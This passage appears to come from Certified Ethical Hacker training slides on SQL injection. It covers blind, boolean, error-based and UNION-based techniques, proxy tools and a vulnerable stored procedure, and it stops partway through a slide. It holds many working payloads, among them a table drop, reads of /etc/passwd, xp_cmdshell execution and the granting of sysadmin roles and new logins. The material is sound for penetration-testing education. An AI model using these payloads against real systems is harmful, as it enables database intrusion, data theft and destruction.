
## Generic Page

Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a useful error message, a generic custom page is displayed



## Time-intensive

This type of attack can become time-intensive because a new statement must be crafted for each bit recovered



Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

# No Error Messages Returned




SQL Injection  
Attack

JuggyBoy'; drop table Orders --

Blind SQL Injection (Attack Successful)



Simple SQL Injection





# Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

CEH  
Certified Ethical Hacker



```
IF EXISTS(SELECT * FROM creditcard)  
WAITFOR DELAY '0:0:10'--
```



**WAIT FOR DELAY 'time' (Seconds)**

This is just like sleep, wait for specified time.  
CPU-safe way to make database wait.


```
WAITFOR DELAY '0:0:10'--
```




**BENCHMARK() (Minutes)**

This command runs on MySQL server.

```
BENCHMARK(howmanytimes, do this)
```



Sleep  
for 10  
seconds



# Boolean Exploitation Technique




01

Multiple valid statements that evaluate to true and false are supplied in the affected parameter in the HTTP request




02

By comparing the response page between both conditions, the attackers can infer whether or not the injection was successful




03


This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation



# Module Flow




**SQL Injection  
Concepts**




**SQL Injection  
Methodology**




**Evasion  
Techniques**



**Types of  
SQL Injection**



**SQL Injection  
Tools**



**Counter-  
measures**

# SQL Injection Methodology



Q1

**Information  
Gathering and  
SQL Injection  
Vulnerability  
Detection**

**Launch SQL  
Injection  
Attacks**

**Advanced SQL  
Injection**

# Information Gathering



01

Check if the web application connects to a Database Server in order to access some data

02

List all input fields, hidden fields, and post requests whose values could be used in crafting a SQL query

03


Attempt to inject codes into the input fields to generate an error

04

Try to insert a string value where a number is expected in the input field

05

The UNION operator is used to combine the result-set of two or more SELECT statements



06

Detailed error messages provide a wealth of information to an attacker in order to execute SQL injection

# Identifying Data Entry Paths



Attackers analyze web GET and POST requests to identify all the input fields, hidden fields, and cookies

## Tamper Data

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear

Options Help

Filter Show All

Time	Dur.	Total D.	Size	Method	Status	Content-Type	URL	Load Flags
15:43:51..	189..	189 ms	7455	GET	200	image/png	http://images.apple.com/global/_...	LOAD_NORMAL
15:43:51..	189..	189 ms	793	GET	200	image/png	http://images.apple.com/global/_...	LOAD_NORMAL
15:43:51..	188..	188 ms	1224	GET	200	image/png	http://images.apple.com/global/_...	LOAD_NORMAL
15:43:51..	183..	183 ms	47533	GET	200	image/jpeg	http://images.apple.com/v/home..._...	LOAD_NORMAL
15:43:51..	235..	235 ms	639240	GET	200	image/jpeg	http://images.apple.com/v/home..._...	LOAD_NORMAL
15:43:51..	759..	759 ms	0	GET	302	text/plain	http://metrics.apple.com/b/s/s...	LOAD_NORMAL

Request Header Name Request Header Value Response Header Name Response Header Value

Host	images.apple.com	Content-Type	image/png
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0	Last-Modified	Sat, 29 Jun 2011 00:26:09 GMT
Accept	image/*,*/*;q=0.8,*/*;q=0.8	Server	Apache
Accept-Language	en-US,en;q=0.5	Connection	close
Accept-Encoding	gzip, deflate	Accept-Ranges	bytes
Referer	http://images.apple.com/global/_...	Content-Length	7455
Cocode	cd=2.0m1bd2H0194n1qq..	Content-Type	image/png
Connection	keep-alive	Access-Control-Allow-Origin	http://www.apple.com, http://apple...
		Cache-Control	max-age=2300
		Expires	Sat, 16 Aug 2014 11:09:20 G...
		Date	Sat, 16 Aug 2014 11:10:40 G...
		Connection	keep-alive

## Burp Suite

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window 4 tab

Repeater	Sequencer	Decoder	Comparer	Extender	Options	Alerts
Target	Spider	Scanner	Intruder			

HTTP history WebSockets history Options

Request to http://certifiedchecker.com:80 [202.75.54.101]

Forward Drop Intercept... Actions Comment: 1/27

Raw Headers Hex

```
GET / HTTP/1.1
Host: certifiedchecker.com
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153
Safari/537.36
Accept-Encoding: gzip,deflate,ndch
Accept-Language: en-US,en;q=0.8
If-None-Match: "07cb5f10b2cb1:31cec0"
If-Modified-Since: Wed, 12 Jan 2011 05:20:06 GMT
```

?

Type & search term

0 matches

<http://portswigger.net>

# Extracting Information through Error Messages



- >Error messages are essential for extracting information from the database
- It gives you the information about operating system, database type, database version, privilege level, OS interaction level, etc.
- Depending on the type of errors found, you can vary the attack techniques

## Information Gathering Techniques

### Parameter Tampering


- Attacker manipulates parameters of GET and POST requests to generate errors
- Error may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered directly from address bar or using proxies



<http://juggyboy.com/download.php?id=car>

<http://juggyboy.com/download.php?id=horse>

<http://juggyboy.com/download.php?id=book>



# Extracting Information through Error Messages (Contd)



## Determining Database Engine Type

- ⊖ Mostly the error messages will show you what DB engine you are working with
- ⊖ ODBC errors will display database type as part of the driver information
- ⊖ If you do not receive any ODBC error message, make an educated guess based on the Operating System and Web Server



## Determining a SELECT Query Structure

- ⊖ Try to replicate an error free navigation
- ⊖ Could be as simple as ' and '1' = '1 Or ' and '1' = '2
- ⊖ Generate specific errors
- ⊖ Determine table and column names 'group by columnnames having 1=1 -'
- ⊖ Do we need parenthesis? Is it a subquery?

## Injections

Most injections will land in the middle of a SELECT statement. In a SELECT clause we almost always end up in the WHERE section



## Select Statement

```
SELECT * FROM table WHERE x =  
'normalinput' group by x  
having 1=1 -- GROUP BY x  
HAVING x = y ORDER BY x
```



# Extracting Information through Error Messages (Contd)



## Grouping Error

- HAVING command allows to further define a query based on the "grouped" fields
  - The error message will tell us which columns have not been grouped
- ```
' group by columnnames having 1=1 --'
```

SQLSTATE[44568]: Grouping error: 7  
ERROR: column "columnnames" must appear in the GROUP BY clause or be used in an aggregate function  
LINE 1: SELECT DISTINCT posts.id,  
posts.\* FROM "posts" GROUP BY "pos.."

## Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
- ```
' union select 1,1,'text',1,1,1 --  
' union select 1,1, bigint,1,1,1 --'
```

Error #3132: Data type mismatch.', details:'could not convert text value to numeric value'.

## Blind Injection

- Use time delays or error signatures to determine extract information
- ```
'; if condition waitfor delay '0:0:5' --  
' union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
```

# Extracting Information through Error Messages (Contd)



Attacker

Attempt to inject codes into the input fields to generate an error  
a single quote ('), a semicolon (;), comments (--), AND, and OR



Try to insert a string value where a number is expected in the input field

Microsoft OLE DB Provider for ODBC Drivers  
error '80040e14'  
[Microsoft] [ODBC SQL Server Driver] [SQL  
Server]Unclosed quotation mark before the  
character string ''.  
/shopping/buy.aspx, line 52

Microsoft OLE DB Provider for ODBC Drivers  
error '80040e07' [Microsoft] [ODBC SQL  
Server Driver] [SQL Server] Syntax error  
converting the varchar value 'test' to a  
column of data type int. /visa/credit.aspx,  
line 17

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

# Testing for SQL Injection



Testing String

0||6

PII6

(1||6)

'OR1=1-

OR1=1

'OR1=1

'OR1=1'

%27+-+

"or1=1-

'or1=1/

Testing String

'or1=1-

"OR" "a"="a

Admin' OR ''

'having1=1-

'OR text' = 'text'

'OR2>1

'OR 'text'>'{'

'union select

Password: 1/1=1-

'or1/

Testing String

9%22+OR1 ISNULL%281%2F0%29%2F%

'group by user\_id having1=1-

'EXECUTE IMMEDIATE 'SET1'||'ECT1' US1||'ER1'

'CREATE USER name IDENTIFIED BY 'password'

'union select 1,load\_file('/etc/passwd'))A1:A;

'exec master..xp\_cmdshell'ping 10.10.1.2-

'exec sp\_addsrvrolemember 'name', 'sysadmin'

'GRANT CONNECT TO name; GRANT RESOURCE TO name;

'union select \* from users where login = char(114,111,110,116);

Testing String

'%3A/OR/%3A/1/%3A=%  
/1/1/1:

'0x1n(select  
@@version)-

'union all select  
@@version-

'OR 'unusual' =  
'unusual'

'OR 'something' =  
'some' 'thing'

'OR 'something'  
like 'some%'

'OR 'whatever' in  
(whatever)'

'OR2BETWEEN1  
and3

'Or username like  
char(37);

Testing String

UNIV%'ON  
SER%'ECT

'EXEC (SEL%'ECT  
US%'ER%)

'0x1n(null)%281%2F  
0%29%2F%

%27+OR+%277659  
%27%3D%277659

%22+Or1 ISNULL%281  
%2F0%29%2F%

'and1 in (select  
var from temp)-

'drop table temp  
-

'execsp\_addlogin  
'name','password'

@var select @var  
as var into temp  
end--

Note: Check CEHv9 Tools DVD, Module: 13 SQL Injection for comprehensive SQL injection cheat sheet

# Additional Methods to Detect SQL Injection



## Function Testing

This testing falls within the scope of black box testing, and as such, should require no knowledge of the inner design of the code or logic

## Fuzzing Testing

It is an adaptive SQL injection testing technique used to discover coding errors by inputting massive amount of random data and observing the changes in the output

## Static/Dynamic Testing

Analysis of the web application source code

## Example of Function Testing

- <http://juggyboy/?parameter=123>
- <http://juggyboy/?parameter=1'>
- <http://juggyboy/?parameter=1#>
- [http://juggyboy/?parameter=1"](http://juggyboy/?parameter=1)
- <http://juggyboy/?parameter=1 AND 1=1-->
- <http://juggyboy/?parameter=1'>
- <http://juggyboy/?parameter=1 AND 1=2-->
- [http://juggyboy/?parameter=1/\\*](http://juggyboy/?parameter=1/*)
- <http://juggyboy/?parameter=1' AND '1='1>
- <http://juggyboy/?parameter=1 order by 1000>

# SQL Injection Black Box Pen Testing



## Detecting SQL Injection Issues

- Send single quotes as the input data to catch instances where the user input is not sanitized
- Send double quotes as the input data to catch instances where the user input is not sanitized

## Detecting Input Sanitization

Use right square bracket (the ] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization


## Detecting Truncation Issues

Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page

## Detecting SQL Modification

- Send long strings of single quote characters (or right square brackets or double quotes)
- These max out the return values from REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement

# Source Code Review to Detect SQL Injection Vulnerabilities



The source code review aims at locating and analyzing the areas of the code vulnerable to SQL injection attacks



This can be performed either manually or with the help of tools such as Microsoft Source Code Analyzer, CodeSecure, HP QAInspect, PLSQLScanner 2008, etc.



## Static Code Analysis

- ↳ Analyzing the source code without executing
- ↳ Helps to understand the security issues present in the source code of the program



## Dynamic Code Analysis

- ↳ Code analysis at runtime
- ↳ Capable of finding the security issues caused by interaction of code with SQL databases, web services, etc.

# SQL Injection Methodology



Information  
Gathering and SQL  
Injection  
Vulnerability  
Detection

02

Launch SQL  
Injection  
Attacks

Advanced SQL  
Injection

# Perform Union SQL Injection



## Union SQL Injection - Extract Database Name

```
http://www.juggyboy.com/page.aspx?id=1 UNION SELECT ALL  
1,DB_NAME,3,4--
```

[DB\_NAME] Returned from the server

## Union SQL Injection - Extract Database Tables

```
http://www.juggyboy.com/page.aspx?  
id=1 UNION SELECT ALL  
1,TABLE_NAME,3,4 from sysobjects  
where xtype=char(85) --
```

[EMPLOYEE\_TABLE] Returned from the server

## Union SQL Injection - Extract Table Column Names

```
http://www.juggyboy.com/page.aspx?  
id=1 UNION SELECT ALL  
1,column_name,3,4 from  
DB_NAME.information_schema.columns  
where table_name  
='EMPLOYEE_TABLE' --
```

[EMPLOYEE\_NAME]

## Union SQL Injection - Extract 1st Field Data

```
http://www.juggyboy.com/page.aspx?  
id=1 UNION SELECT ALL 1,COLUMN-  
NAME-1,3,4 from EMPLOYEE_NAME --
```



[FIELD 1 VALUE] Returned from the server

# Perform Error Based SQL Injection



## Extract Database Name

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int, (DB_NAME))--`
- ⊖ Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.



## Extract 1st Database Table


- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 name from sysobjects where xtype='char(85)))--`
- ⊖ Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

## Extract 1st Table Column Name

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--`
- ⊖ Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

## Extract 1st Field of 1st Row (Data)

- `http://www.juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--`
- ⊖ Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.



# Perform Error Based SQL Injections Using Stored Procedure Injection



When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection, otherwise there is a chance of executing malicious SQL within the stored procedure

Consider the SQL Server Stored Procedure shown below:

```
Create procedure user_login @username
varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and
passwd = ' + @passwd
exec(@sqlstring) Go
```

User input:  
anyusername or 1=1' anypassword

The procedure does not sanitize the input, allowing the return value to display an existing record with these parameters

Consider the SQL Server Stored Procedure shown below:

```
Create procedure get_report
